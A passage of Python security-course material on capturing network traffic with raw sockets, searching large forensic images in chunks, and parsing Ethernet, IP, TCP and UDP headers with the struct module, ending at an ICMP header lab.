On most versions of Windows since Vista, you can also use Python's built-in socket library to create an IP-based sniffer. Raw IP sockets on Windows will enable you to capture protocols embedded inside IP packets, including TCP, UDP, and ICMP. They will not enable you to see the Ethernet frames or protocols outside IP. The keyword "AF_INET" indicates you are creating an IPv4 socket, and "AF_INET6" creates an IPv6 socket. When you create the socket, you must take two steps on a Windows machine that are not required on a Linux machine: You must bind to your public IP address and then put the interface into promiscuous mode. In the example above, s.bind() binds to the interface and s.ioctl() puts the interface in promiscuous mode. Then, it captures live packets using the socket's .recv() or .recvfrom() methods. Both methods are passed the maximum number of bytes you want it to return. The .recv() function will just return those bytes. recvfrom() will return the bytes and the address of the socket.

If we know a bit about network packets we can pick out some key values in the hex that is being printed to the screen. Fields appear at specific locations. For example, the first byte, which is printed as an "E", is the IP version number and header length. A byte called the embedded protocol, which identifies what protocol comes next after the end of the IP header, is the 10th byte. Here is a HEX 0x11, which tells us that the after the IP Header we will find a UDP Header. The source IP begins at the 12th byte and the destination IP begins at the 16th byte. It would be nice if we could just build a map and have a Python function extract them and turn them into variables.

© 2024 Mark Baggett

Linux Live Network Capture (sniffing)

Step 1

Linux "raw sockets" enable you to sniff everything promiscuously

The socket options determine what types of packets you see




```
Capture EVERYTHING
socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
Capture TCP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
Capture UDP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
Capture ICMP
socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
```

For example:

```
>>> import socket
>>> s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
>>> while True:
...     print(s.recv(65535))
...
b'\xff\xff\xff\xff\xff\xff\x00\x08\x9b\xdavL\x08\x00E\x00\x001\x00\x00@\x00@\x11#\xb
2\n\x01\x01\n\n\x01\x01\xff\x99\x8b~\x9c\x00\x1dZCM-SEARCH * HTTP/1.1\r\n'
```

DST Mac

SRC Mac

Next is IP

IP Header

Next is UDP

On a Linux-based system, raw sockets are more powerful. As with Windows, you can capture everything in the IP layer and above. You can also step down to the Ethernet layer or step up and only capture from one of IP's embedded protocols. What you capture depends on the type of socket you create. If you want to create a raw socket that can capture everything, then you create it like this:

`socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))`. Unlike the static integers `socket.IPPROTO_TCP` (6), `socket.IPPROTO_UDP` (17), and `socket.IPPROTO_ICMP` (1), the value `socket.ntohs(0x0003))` is not a protocol number. It is a special value that means you should capture everything. A complete reference for these values can be found in the C header file located at https://elixir.bootlin.com/linux/v2.6.39.4/source/include/linux/if_ether.h.

After you create the socket, you can simply read from it to access the data being streamed across your network. If we know where things belong in the packet, we could build a map of the bytes. It would make our life simple if we could tell Python to extract the first six bytes into a byte string that contains the destination mac and the next six in the source mac and store them in variables. Since each protocol header has some value in it that tells us what the next header is, we could break down the entire byte stream into individual variables that represent the different fields. As you can imagine, that is exactly where we are going in this section. But first, let's finish discussing our overview of the four steps we are following.

© 2024 Mark Baggett

Technet24

Analyzing Dead/Static Images

Step 1

Most often you are analyzing from a static image that has already been captured to a file

Gaining access is as simple as using your standard file I/O functions

The real challenge is that very large files can't fit in memory, so you must use a buffering strategy that allows you to analyze the data in chunks. Consider this example that asks where is WALDO?



Reading this file in chunks does not find "WALDO" in either of the chunks.

This code does!

```
previous_chunk = ""
for each_chunk in all_chunks:
    if "WALDO" in previous_chunk + each_chunk:
        print("Found him!")
    previous_chunk = each_chunk[-len("WALDO"):]
```

Alternatively, if you understand the data structures, read just enough into memory to analyze the data structures and find your data.

Of course, most often as a forensics analyst you will be analyzing a static or dead image of a system, such as the output of DD. These images are just files. You can open the files with the exact same file IO processes we have already covered. Our image files are usually very large and do not fit in the memory of our computer. For example, reading the entire contents of a 1 terabyte hard drive into my 32 gigabytes of memory is not going to be successful. So, you end up having to use a buffering strategy to read portions of the file.

Consider what you would do to try and find the word "WALDO" in a very large file. Suppose you read 1000 bytes of data and checked for but did not find "WALDO“ in those 1000 bytes. Then you read the next 1000 bytes and again did not find "WALDO" in those bytes. It is still possible that "WALDO" is hiding in those 2000 bytes of data. If the first 1000 bytes ended with the first part of "WALDO“, and the next 1000 bytes started with the rest of the word, then this process would not find it. Instead, you must use a buffering strategy that combines the two pieces before searching. For this very simple example, a for loop, such as the one shown in this slide, can be used to solve this problem. Notice that each time, we populate the buffer with the end of the current item.

Another approach would be to understand the metadata structures, then encapsulate the data you are searching for and only open as much of the image as is required to find your data. For example, if we are analyzing a network PCAP file, I would first read enough of the file to find the PCAP Headers that point me to the first packet. Then, I would read the entire first packet, then the second, and so forth. By understanding the data structures and using them, we no longer treat the entire binary blob as one chunk of data. Instead, we intelligently process it based on the structure defined for that file.

© 2024 Mark Baggett


Understanding the Structure

Step 2

Imagine that instead of using SCAPY, you opened a PCAP using the standard open function.

```
>>> open("mypacketcapture.pcap","rb").read()[:100]
>>> b"\xd4\xc3\xb2\xa1\x02\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00"
```

This time you have to know where your data is in the bytes and how each of the sections are organized!



It's easier with SCAPY and other modules that know where each section starts and stops.

The same is true when dealing with all the previously discussed live captures and static forensic artifacts, such as a disk dump or a memory capture.



Now that you have access to a file, pcap, or other data stream, you have to extract the data you are interested in. For example, imagine you are trying to extract artifacts from a file's system. Just reading from "/dev/sda1" is going to give you all kinds of data that is not (directly) what you are looking for. Your data will be mixed in with MFTs, directory entries, cluster/sector headers, and other arbitrary data. The data you are after likely will not even be together, or it may be encoded somehow. If you know what your data looks like, you might be able to just skip over all that other stuff and pull out the pieces of your data you want. But, more often than not, you will have to understand all of those data structures that encapsulate your data so you know exactly where your data begins and ends. After parsing those data structures, you can find and extract your data or the pieces that make up your data and reassemble it.

© 2024 Mark Baggett

Technet24

Third-Party Modules That Understand Encapsulated Structures

Step 2

There are third-party modules that understand this

- Hard Drives: Plaso, GRR, AnalyzeMFT
- Memory: Volatility, memprocfs
- Networking: DPKT, Scapy
- Documents: pyPDF, zipfile

If these modules exist for your data structure, then you should use them!

But what do you do when they don't exist?

Parse the data structures yourself as a plugin to one of those modules or as a standalone carver

To understand those data structures, you have two choices. The first is to look for a module someone else has written that already understands your data structure. There are several modules out there for common data structures. We will talk about those. The other option is to write your own parser. Using someone else's modules is obviously preferred over writing your own if a module that meets your need exists. For example, if the focus of a tool is to parse out some unknown field inside a Microsoft Word document, then you would probably choose to use someone else's MFT parser or tool to first get the files out; then you would just focus on parsing the document. There are several great modules out there for understanding the most commonly used data structures. The Python modules Plaso, GRR, and AnalyzeMFT can simplify parsing data out of a Windows hard drive. Modules such as memprocfs and Volatility are often thought of as standalone tools, but those are really just consoles wrapped around Python modules. You can use Python to automate all the analysis you typically do in those tools. Networks are easily parsed with tools like DPKT and Scapy. You will also find a wide amount of support for documents that you extract from the data structures (but that is getting a little ahead of ourselves).

These modules are great, and you should use them when you can. However, malware with embedded custom filesystems, covert channels, and others situation will often necessitate that you write your own parsers.

© 2024 Mark Baggett

Creating Your Own Parser

Step 2

We will now discuss coding your own parser or a new plugin/extension to an existing Python forensics tool

First, obtain documentation that explains the correct layout if one exists. If it doesn't, you have to manually figure it out

Coding for every possible deviation from that standard is nearly impossible

- Standards change and your code needs to detect those changes
- Attackers attempt to operate outside of RFCs. You must also identify non-compliant communications!

Silently ignoring things you don't understand is not acceptable from an evidence standpoint

Code defensively! If your code sees something it doesn't understand, you must alert!

Imagine we have a piece of malware embedding data in a custom filesystem or covert channel, or we are simply dealing with a new technology for which no Python module already exists. First, you have to determine exactly how the data is laid out. For undocumented malware, this is by far the most difficult part of the job. It requires time-consuming research, guesses, and experimentation before you come up with something that might be right. Hopefully, you are just dealing with a new technology and can acquire some documentation on how the data is supposed to be laid out. But even if you have everything well documented and know how things are supposed to be, you cannot rely on that data to be accurate. Remember that attackers will attempt to operate outside the RFCs and put data in places they are not expected. You must write your code defensively. Silently ignoring errors or pieces of data that you are not expecting means that you may be overlooking evidence.

© 2024 Mark Baggett

Technet24

Alert on Unknown Unknowns

Step 2

Consider this example of parsing network communications

Bad!!

```
for eachpacket in listofpackets:
    if eachpacket[proto] == 'icmp':
        do important analysis
    if eachpacket[proto] == 'tcp':
        do important analysis
```

Good!

```
for eachpacket in listofpackets:
    if eachpacket[proto] == 'icmp':
        do important analysis
    elif  eachpacket[proto] == 'tcp':
        do important analysis
    else:
         print("WARNING: UNKNOWN PROTOCOL")
```


Here is an example of what I mean. There are two samples of code here. If the first one encounters a packet that it doesn't understand, it ignores that packet and doesn't do anything with it. This is bad because the evidence you are looking for may be in the silently ignored code. When you're analyzing new data, it is better to alert on any conditions you don't understand. After your analysis is complete and you want to make your program less noisy, you can take these options and silence them or tie them to command line arguments like -v for verbose output. But until you understand the data structures, you should alert.

© 2024 Mark Baggett

The STRUCT Module

Step 2

The struct module is used for interpreting binary data

Converts a string of binary to a tuple of integers and strings

struct.unpack(): Similar to regex, you create a string that says how you want to extract the data

That string is created to match the format of the data you are trying to extract

!BBBB = 4 1-byte INTs

```
>>> struct.unpack('!BBBB',b'\xc0\xa8\x80\xc2')
(192, 168, 128, 194)
```

The struct format string:

- FIRST character indicates little-endian or big-endian
  - ! or > indicates to interpret data as big-endian
  - < indicates to interpret data as little-endian
  - = or @ indicates to interpret data based on the system its script is running on (i.e., sys.byteorder)
- REMAINING characters indicate how to interpret data

Python provides us with a built-in module that makes interpreting binary data streams much easier. The module is named "struct", and it behaves similarly to the regular expressions that we looked at earlier. To unpack binary data, you call struct.unpack(). You provide it with a string that tells it what you want to pull out and how to pull it out and a blob of binary data for it to unpack. The blob of binary data must be of the exact same length that the string is expecting, or it will result in an exception. To extract data, you will have to create a struct string to match the data in your data blob.

The first character in your struct string tells struct whether the binary blob you are parsing is using big endian or little-endian format. Big endian means that when two or more bytes are used to represent a value, the most significant byte will be listed first. Little-endian means that the least significant byte will be presented first (that is, the byte order is reversed). If the data being unpacked is storing data in big-endian format, you indicate this by making the first character of your struct string an exclamation point or a greater than symbol (! or >). More accurately, the exclamation point indicates the data is stored in "network order", which is exactly the same as big-endian. If the data being unpacked is little-endian, you indicate this by making the first character of your struct string a less than symbol (<). If you think of > and < as an alligator's mouth, remember that the alligator always wants the most significant bite (er... umm, byte). If you want struct to change how it interprets the bytes depending on the system where you are running the script, you can use the equal sign or the at symbol (= or @). If the architecture of the system running the script is little-endian, the data will be interpreted as little-endian. For example, Intel x86 and AMD64 (x86-64) are little-endian; Motorola 68000 and PowerPC G5 are big-endian; ARM and Intel Itanium feature switchable endianness (bi-endian). Use sys.byteorder to check the endianness of your system:

```
>>> print(sys.byteorder)
little
```

© 2024 Mark Baggett

Technet24

Struct Format Characters

Step 2

Format	Python Type	Standard Size	Notes/Examples
B	Integer	1 byte	0 to 255
H	Integer	2 bytes	0 to 65535
I	Integer	4 bytes	0 to 4,294,967,295
Q	Integer	8 bytes	0 to 18,446,744,073,709,551,615
b	Integer	1 byte	–128 to 127
h	Integer	2 bytes	-32,768 to 32,767
i	Integer	4 bytes	-2,147,483,648 to 2,147,483,647
q	Integer	8 bytes	-9,223,372,036,854,775,808 to 9,223,372,036,854,775,807
f	float	4 bytes	6 decimal places
d	float	8 bytes	15 decimal places
x	no value	ignore x bytes	'!10x' skip 10 bytes
?	Bool	1 byte	True for non-zero or False for zero
c	string of length 1	1 byte	'!cccc' or '!4c' extract 4 chars
s	String (bytes)	x length string	'10s' turn 10 bytes as a byte string

There are other less commonly used ones not shown in this table; for example, "n" and "N" for 2 bit floats, "p" for pascal strings, and "P" for pointers.

The second character forward in your struct string should match the data in your binary blob. This table shows you the different characters you can put into your struct string to explain how to extract the data. You can break the characters down into a few groups. There are the 1-byte characters *c, b, B,* and ?. Each of these will extract exactly 1 byte of data from the binary blob. If you use the letter *c*, it will extract 1 byte and treat it as a character. If you use the letter *b* or *B*, it will turn that 1 byte into a Python integer. When we're storing numbers, a single byte of data can store the numbers between 0 and 255 unless we need to store negative numbers. When we need to store negative numbers in two's-complement format, we can store the values –128 to 127. If you use a lowercase *b*, it will assume you are extracting a signed number between –128 and 127. If you use an uppercase *B*, it will assume you are extracting an unsigned integer between 0 and 255. This theme of lowercase letters for signed numbers and uppercase for the unsigned is consistent for the strings. Then, we have different letters to indicate how many bytes we are extracting. Two bytes is *h* (signed) or *H* (unsigned). Four bytes is *i* or *I* if you want an integer. Eight bytes is a *q* or *Q* to extract an integer. If you want to extract a floating point number, you would either use a lowercase *f* (for 4 bytes) or lowercase *d* (for 8 bytes). You can also ignore parts of the binary data with a lowercase x or indicate that a byte is part of a string you want to extract with an *s*. These letters can be combined with numbers for repeating characters to make up the struct string.

© 2024 Mark Baggett

Struct Unpack (1)

Step 2

```
#Use Big Endian to extract the two bytes into a tuple
>>> struct.unpack(">BB", b"\xff\x00")
(255, 0)
#For single bytes of data the endianness does not matter
>>> struct.unpack("<BB", b"\xff\x00")
(255, 0)
#Treat it as a signed integer (MSB indicates positive or negative)
>>> struct.unpack("<bB", b"\xff\x00")
(-1, 0)
#H interprets 2 bytes so endianness matters! Treat both bytes as an integer
>>> struct.unpack("<H", b"\xff\x00")
(255,)
#Lets make it BIG endian
>>> struct.unpack(">H", b"\xff\x00")
(65280,)
#Big endian but it is a signed integer
>>> struct.unpack(">h", b"\xff\x00")
(-256,)
#When things aren't 1,2,4 or 8 bytes use a bytes! "s" for string but it really collect bytes.
>>> struct.unpack(">3s", b"\xff\x00\x41")
(b'\xff\x00A',)
```


Let's look at a few examples of struct strings. In the first example, you will see > indicating big-endian and then BB to extract 2 bytes. This takes the binary string "FF00" and turns it into a tuple with two integers in it. The 255 is what is extracted for FF, and 0 is what is extracted for 00. Next, we do the same thing but change it to < (little-endian). This change has absolutely no effect on the results because the endianness of a system is irrelevant when you are only looking at 1 byte of data. Next, we change the string to "<bB". Now, the lowercase *b* looks at ff and treats it as a signed integer extracting the number 1. When we change the string to "<H", we now treat the bytes "FF00" as a single piece of data. Using "<" means the data is little-endian and the bytes are stored backward, so it flips them and turns the data into an integer: "00FF" -> 255. When we change the endianness by using the string ">H", it now converts the data "FF00" into the integer 65280. A lowercase *h* treats it as a signed number and extracts –256. Often, the data we are parsing doesn't fit nicely into our 1-, 2-, 4-, or 8-byte buckets. For example, sometimes a half byte might be used to store data or 3 bytes might be used to store data. In those cases, you can store our data in a string for unpacking and then manually parse it later. We typically use "s" of data of varying lengths, such as strings, so it is the letter s, but it doesn't return a string—it returns bytes.

© 2024 Mark Baggett

Technet24

Struct Unpack (2)

Step 2

```
#Extract 4 bytes as 4 characters
>>> struct.unpack("<cccc", b"\x01\x41\x42\x43")
('\x01', 'A', 'B', 'C')
>>> struct.unpack("<4c", b"\x01\x41\x42\x43")
('\x01', 'A', 'B', 'C')
#Extract 4 bytes as 4 single byte integers
>>> struct.unpack("<4B", b"\x01\x02\x41\x42")
(1, 2, 65, 66)
#Extract a byte, ignore a byte, ignore another byte, extract a byte
>>> struct.unpack("<BxxB", b"\x01\x02\x03\x04")
(1, 4)
#Extract a byte, ignore two bytes, extract a byte
>>> struct.unpack("<B2xB", b"\x01\x02\x03\x04")
(1, 4)
#Extract all 4 bytes as an unsigned integer
>>> struct.unpack("<I", b"\x01\x02\x03\x04")
(67305985,)
>>> struct.unpack("<5c", b"\x48\x45\x4c\x4c\x4f")
('H', 'E', 'L', 'L', 'O')
>>> struct.unpack("<5s", b"\x48\x45\x4c\x4c\x4f")
(b'HELLO',)
```


The lowercase letter *c* indicates that we want 1 byte as a character. The struct string "<cccc" extracts 4 bytes as four characters. Rather than having four *c*s in our struct string, we can just put "<4c", indicating that we want to extract four characters. In the case of lowercase *s* (string), the number preceding the character indicates the length. For everything else, the number before the letter indicates how many of the items to extract. So, "<cccc" is the same as "<4c". "<BBBB" is the same as "<4B". Here, several examples illustrate this point. When extracting integers, we vary the case of the struct string letter to indicate a signed or unsigned integer and the letter to indicate the length.

© 2024 Mark Baggett

Unpacking Bits as Flags

Step 2

A binary bit is often used as a flag. For example, the TCP SYN flag is represented by the 2nd bit in byte 13 of the TCP header

itertools.compress() will convert SET bits to words

```
>>> list(itertools.compress(["BIT0","BIT1","BIT2"], [ 1, 0, 1 ]))
['BIT0', 'BIT2']
```

Only set bits are converted to words

Here, we convert an integer to a list of bits as ones and zeros.

```
>>> format(147, "08b")
'10010011'
>>> list(map(int,format(147, "08b")))
[1, 0, 0, 1, 0, 0, 1, 1]
```

Combine these two techniques to convert byte flags to words

```
def tcp_flags_as_str(flag):
    tcp_flags = ['CWR',  'ECE', 'URG', 'ACK', 'PSH', 'RST', 'SYN', 'FIN']
    return "|".join(list(itertools.compress(tcp_flags,map(int,format(flag,"08b")))))
```


Struct makes extracting bytes of data pretty simple, but the smallest thing you can extract is a byte of data. When parsing data structures, a single bit is often used to represent the state of a flag. For example, consider the TCP flags stored in byte offset 13 of the TCP header. Each bit in byte 13 represents a different TCP flag. The SYN flag is in the second bit. To extract its value, you could use a binary bit operation such as this: tcp_syn_flag = tcp_flag & 0b00000010. Then the variable tcp_syn_flag will have a non-zero value (specifically two) if the flag was set. You could repeat this process for each of the 8 bits to determine if flags are set. If your goal is to convert a byte into a list of set flags, then itertools.compress function provides a nice shortcut.

The itertools compress function takes two lists. Anywhere there is a 1 in the second list, the value in the corresponding position in the first list is kept. Anywhere there is a 0 in the second list, the value in the corresponding position in the first list is dropped. Consider the example above where the list ["A","B","C"] is compressed using the list [1, 0, 1]. The result is the list containing ['A','C'] because the second list [1, 0, 1] has a 1 in the first and last position. If you set your first list to be names of flags and the second list to be a list of bits, then compress will return a list of flags that are set.

To create a list of bits, you need to convert an integer into a string of bits. The format command with a format string of "08b" will produce a string with 8 binary digits and leading zeros. Then, you can make the integer function across that string to get a list of integers.

Combining these two techniques, we can create a nice little function called tcp_flags_as_str() that takes in an integer and returns which flags are set based on that integer. Here is what happens when we call the function defined on this slide.

```
>>> tcp_flags_as_str(2)
'SYN'
>>> tcp_flags_as_str(18)
'ACK|SYN'
>>> tcp_flags_as_str(19)
'ACK|SYN|FIN'
```

© 2024 Mark Baggett

Technet24

Struct Pack

Step 2

struct.pack turns INTs and strings into a binary string

```
>>> struct.pack("<h", -5)
b'\xfb\xff'
>>> struct.pack("<h", 5)
b'\x05\x00'
>>> struct.pack(">h", 5)
b'\x00\x05'
>>> struct.pack(">I", 5)
b'\x00\x00\x00\x05'
>>> struct.pack(">Q", 5)
b'\x00\x00\x00\x00\x00\x00\x00\x05'
```

Input values are comma-separated arguments

```
>>> struct.pack("<4B6sI", 1, 2, 0x41, 0x42, b"SEC573", 5)
b'\x01\x02ABSEC573\x05\x00\x00\x00'
```


The struct pack function does the opposite of unpack. You provide it with data, and it turns that data into a binary blob based on the string you give it. Here are a few examples of how the struct string interprets the number 5 and the resulting binary data. "<h" is a little-endian 2-byte number. For –5, you get back the bytes of the two's complement in reverse order. For 5, you get the number 5 represented in 2 bytes in reverse order. ">h" is a big-endian 2-byte integer. So, it packs 5 as a 2-byte decimal with the bytes in the normal order. You can see that by varying the struct string, the resulting binary blob changes in length and composition. When you are passing multiple items to pack, you simply comma-separate them and pass them as arguments to the function. For "<4B6sI", we have to provide 4 values to satisfy the 4b. In this case, 1, 2, 0x41, and 0x42 do this. Then it wants 6 bytes of a string for the 6s. The bytes "SEC573" fit into that. Notice that endianness does not apply to strings as each character is a single byte. Furthermore, you can only pack bytes. You cannot pack UTF-8 encoded strings. Last, it consumes the next parameter of 5 as an "I" (that is, a 4-byte integer). For the 4-byte integer, the bytes are in reverse order.


© 2024 Mark Baggett

Ether Header Struct

Step 2

Let's make a struct string to capture the Ethernet header

All network traffic is big-endian, so it will start with a !



= !6s6sH

```
>>> import socket, struct, codecs
>>> while True:
...     data = s.recv(65535)
...     eth_dst,eth_src,eth_type = struct.unpack('!6s6sH' , data[:14])
...     print("ETH: SRC:{0} DST:{1} TYPE:{2}".format(codecs.encode(eth_src,"hex"), codecs.encode(
eth_dst,"hex"), hex(eth_type)))
...
ETH: SRC:b'0008a20b0167' DST:b'000c29983427' TYPE:0x800
ETH: SRC:b'01005e000001' DST:b'f0b4791ea028' TYPE:0x800
```


SANS | SEC573 | Automating Information Security with Python 23

Now, we will look at a specific example of how to use struct to unpack a stream of binary data. Again, the principles of what we are about to do can be applied to unpacking any type of data, including filesystem, memory, or application data streams. Filesystems are pretty complex, so let's start with something simple that most people are familiar with. Let's deconstruct a TCP/IP packet layer by layer, beginning with the Ethernet layer. We have to build a struct string to match an Ethernet header. So, we have to know what an Ethernet header looks like. A quick internet search will take us to several pages that provide the proper Ethernet frame header. All of these pages pull their information from the RFCs.

An Ethernet header is composed of 6 bytes that make up a destination MAC address, followed by 6 bytes for the source MAC address. There are then 2 bytes that make up the Ethernet type. The Ethernet type is a 2-byte code that indicates what type of packet is embedded in the Ethernet data. Some examples of Ethernet types include 0x0800, which indicates the packet is IP Version 4. Others include 0x0806—ARP and 0x86DD—IP Version 6. The official reference for these types is the EtherType registry. You can find information on registered types at http://www.iana.org/assignments/ieee-802-numbers/ieee-802-numbers.xhtml#ieee-802-numbers-1.

We are reading network-based data, so it will be big-endian. Although > would work just as well, we will use the exclamation mark because it is explicitly for network traffic. Then we need a 6-byte field. Struct provides characters for things that are 1, 2, 4, and 8 bytes in size, but nothing for items that are 6 bytes long. When I have to extract data that I don't have a supported length for, I usually treat it as a string. The struct string "!6s6sH" will unpack two 6-byte strings followed by a type byte integer. This aligns perfectly with an Ethernet header. To implement our sniffer, we just parse out the first 14 (6+6+2) bytes of data we read from our network socket.

Technet24



For some data structures, you will have to extract components in multiple parts. For example, in the IP header, the IP version and IP header length are each half of a byte. The version is stored in bits 5–8, and the length is in bits 1–4. The smallest structure you can extract with struct is a single byte. There are also calculations that must be performed on some of these fields. For example, according to the RFC, the value in the length field must be multiplied by 4 if we want to know the correct length. Until we calculate that length, we don't even know if any IP options are appended to the end of our 20-byte IP header. So, when we build the struct string, we just produce a "close enough" string that makes it easier to pull out pieces we need. Then our subsequent calculations enable us to get the rest of the information we need.

```
iph = struct.unpack('!BBHHHBBHII',data[14:34])
```

On Windows there is no Ethernet frame, so the IP header starts at position 0. I'll add some code to our sniffer to figure out if an Ethernet frame is present and give you a variable named "embedded data" to make your life easier. Once we have the IP Header broken down, we can use bit shifting and logical operations to get the bits we need to calculate the version and the header:

```
ipversion = iph[0]>>4
ip_header_length = (iph[0]&15)  * 4
```


If the ip_header is longer than 20, we have some IP options. Here is a formula to calculate the length of the IP options:

```
ip_options_length =  (( ip_header_length-20 + 3 ) / 4)
```


© 2024 Mark Baggett

TCP Header Struct

Step 2




```
while True:
    tcp = struct.unpack('!HHIIBBHHH',embedded_data[:20])
    print("TCP: ",tcp)
TCP: (443, 36702, 2110139982, 250050353, 160, 18, 42540, 33473, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 16, 229, 22192, 0)
TCP: (36702, 443, 250050353, 2110139983, 128, 24, 229, 46978, 0)
```

=!HHIIBBHHH

The TCP header also has a few fields that are smaller than a byte that we have to extract in multiple steps, but not as many as the IP header. Source port and destination port are always positive numbers between 0 and 65535. That's 2 bytes of unsigned data for each port, so we use struct 'H'. The sequence and acknowledgment are positive numbers made up of 4 bytes, so we use a struct 'I' (capital letter *I*, not a one) to extract them. The flags and header length will have to be extracted as 2 bytes and then split up afterward. The window, checksum, and urgent pointer are all 2-byte positive integers, so we use an 'H' for each of them. There might be some TCP options, but we won't know until we've done some additional calculations. Let's just extract what we have so far:

```
tcp = struct.unpack('!HHIIBBHHH',embedded_data[:20])
```

© 2024 Mark Baggett

Technet24

UDP Header Struct

Step 2

Source Port (2 bytes)	Destination Port (2 bytes)
Total Length (2 bytes)	UDP Checksum (2 bytes)

=!HHHH

```
(sport,dport,len,chksum) = struct.unpack('!HHHH',embedded_data[:8])
```

The UDP header has four uniform 2-byte components and is trivially easy to unpack


```
>>> print(struct.unpack('!HHHH', embedded_data[:8])
(55088, 1900, 181, 6749) +-Text: M-SEARCH * HTTP/1.1
MX: 1
ST: upnp:rootdevice
MAN: "ssdp:discover"
User-Agent: UPnP/1.0 DLNADOC/1.50 Platinum/1.0.4.11
Host: 239.255.255.250:1900
Connection: close
```


Once again, looking at the RFCs, we see that the UDP header has 2 bytes of source port followed by 2 bytes of destination port. The struct string H interprets 2 bytes as an integer. Then there are two more 2-byte integers: The total length of the UDP portion of the packet (header and data) and the UDP checksum. That is pretty simple. A struct string of "!HHHH" will interpret a UDP header for us. Because the UDP header is always 8 bytes, the UDP payload will begin at the 8th byte of our IP payload or, in this example, ip_payload_data[8:].

© 2024 Mark Baggett

Lab: ICMP Header Struct

Step 2



ICMP is not a very complex structure either

- Type and code are each 1 byte
- Checksum is 2 bytes
- Data is 4 bytes or more

= ?????

The TYPE code indicates what kind of ICMP traffic

- If type == 8, then it is a "PING REQUEST"
- If type == 0, then it is a "PING REPLY"
